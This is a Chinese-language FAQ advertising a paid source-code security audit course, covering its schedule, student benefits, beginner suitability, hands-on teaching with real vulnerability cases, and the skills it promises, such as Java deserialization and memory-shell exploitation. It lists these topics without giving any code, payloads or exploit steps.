什么时间段上课,上课周期是多长时间?
|
||||
|
||||

|
||||
|
||||
第五期课程【直播+录播】上课周期为
|
||||
三个月,一般集中在
|
||||
周五六日这三天,一周保持
|
||||
2~3节课,每节课
|
||||
1小时左右。
|
||||
|
||||

|
||||
|
||||
作为学员,我们都有哪些权益?
|
||||
|
||||

|
||||
|
||||
首先最关键的就是
|
||||
课程内容是可以一直学习的,同时
|
||||
内部报告平台也可进行观看,
|
||||
答疑是不限时长,不限类型方向,任何方向均可,再次同时代码审计最关键的就是源码,
|
||||
源码&课件&视频都是给兄弟们配套的,当然无聊找小朋友聊天一起打游戏也可以哦。
|
||||
|
||||

|
||||
|
||||
学完之后可以达到什么水平?
|
||||
|
||||

|
||||
|
||||
学完之后可以达到可以进行
|
||||
独立审计的水平,在面对
|
||||
php、JAVA、NET主流语言的源码,可以进行
|
||||
独立审计,
|
||||
验证漏洞,对于一些
|
||||
JAVA安全内容例如:
|
||||
反序列化,内存马等也有一定的理解,可以进行打
|
||||
反序列化漏洞、
|
||||
注入内存马等操作,同时
|
||||
PHP的反序列化、pop链,phar协议等利用也有一定理解,且此类漏洞导致RCE
|
||||
均有案例。
|
||||
|
||||

|
||||
|
||||
0基础可以学吗?
|
||||
|
||||

|
||||
|
||||
1、这是大家最常问的一个问题,
|
||||
0基础是可以的,我的代码审计课程一直秉持着
|
||||
帮助大家完成代码审计0-1的目标,同时往期(第四期)课程新增了进阶课,其目的也是帮助大家完成
|
||||
0-1出洞到0-1出有质量的漏洞。
|
||||
|
||||
|
||||
2、另外考虑到有的
|
||||
学员基础较为薄弱,本期同时也开了
|
||||
番外篇&基础篇,师傅们可以观看这块分区课程内容,此类分块课程目的就是为
|
||||
协助到一些基础比较薄弱的师傅们。
|
||||
|
||||

|
||||
|
||||
是那种读PPT拿着靶场讲解吗?
|
||||
|
||||

|
||||
|
||||
不会,课程均使用一些
|
||||
0Day&1Day&Nday优质漏洞来进行授课,且本期案例均为从
|
||||
简-难漏洞案例,深度体验代码审计当中的
|
||||
难易区分,
|
||||
完全杜绝靶场以及去读PPT的,从培训第一期开始到现在,基本为上课开始看几眼课件,
|
||||
让学员熟悉这节课的大概内容等信息,然后
|
||||
直接实操到下课,这一点也是
|
||||
我干培训五期以来一直使用的授课方式。
|
||||
|
||||

|
||||
|
||||
是否有简历修改&内推等福利?
|
||||
|
||||

|
||||
|
||||
有的兄弟,有的,
|
||||
不介意小朋友的指导简历这类的话,随时欢迎大家来骚扰我。
|
||||
|
||||

|
||||
|
||||
为什么你不新增AI方向的内容?
|
||||
|
||||

|
||||
|
||||
目前我个人认为AI可以帮助我们
|
||||
提升很大的效率,但是前提是
|
||||
AI的使用者本身要懂这个技术,才可以利用AI来
|
||||
降低该技术门槛,提升效率,
|
||||
完全自动化目前感觉还是无法做到,包括
|
||||
课程当中也会使用AI会顺带着给师傅讲了
|
||||
如何用ai来提升效率,同时如果反馈不会使用的师傅较多,会考虑后续在基础~技巧~番外来更新该方向内容。
|
||||
|
||||
|
||||
**联系方式**
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
Reference in new issue
Block a user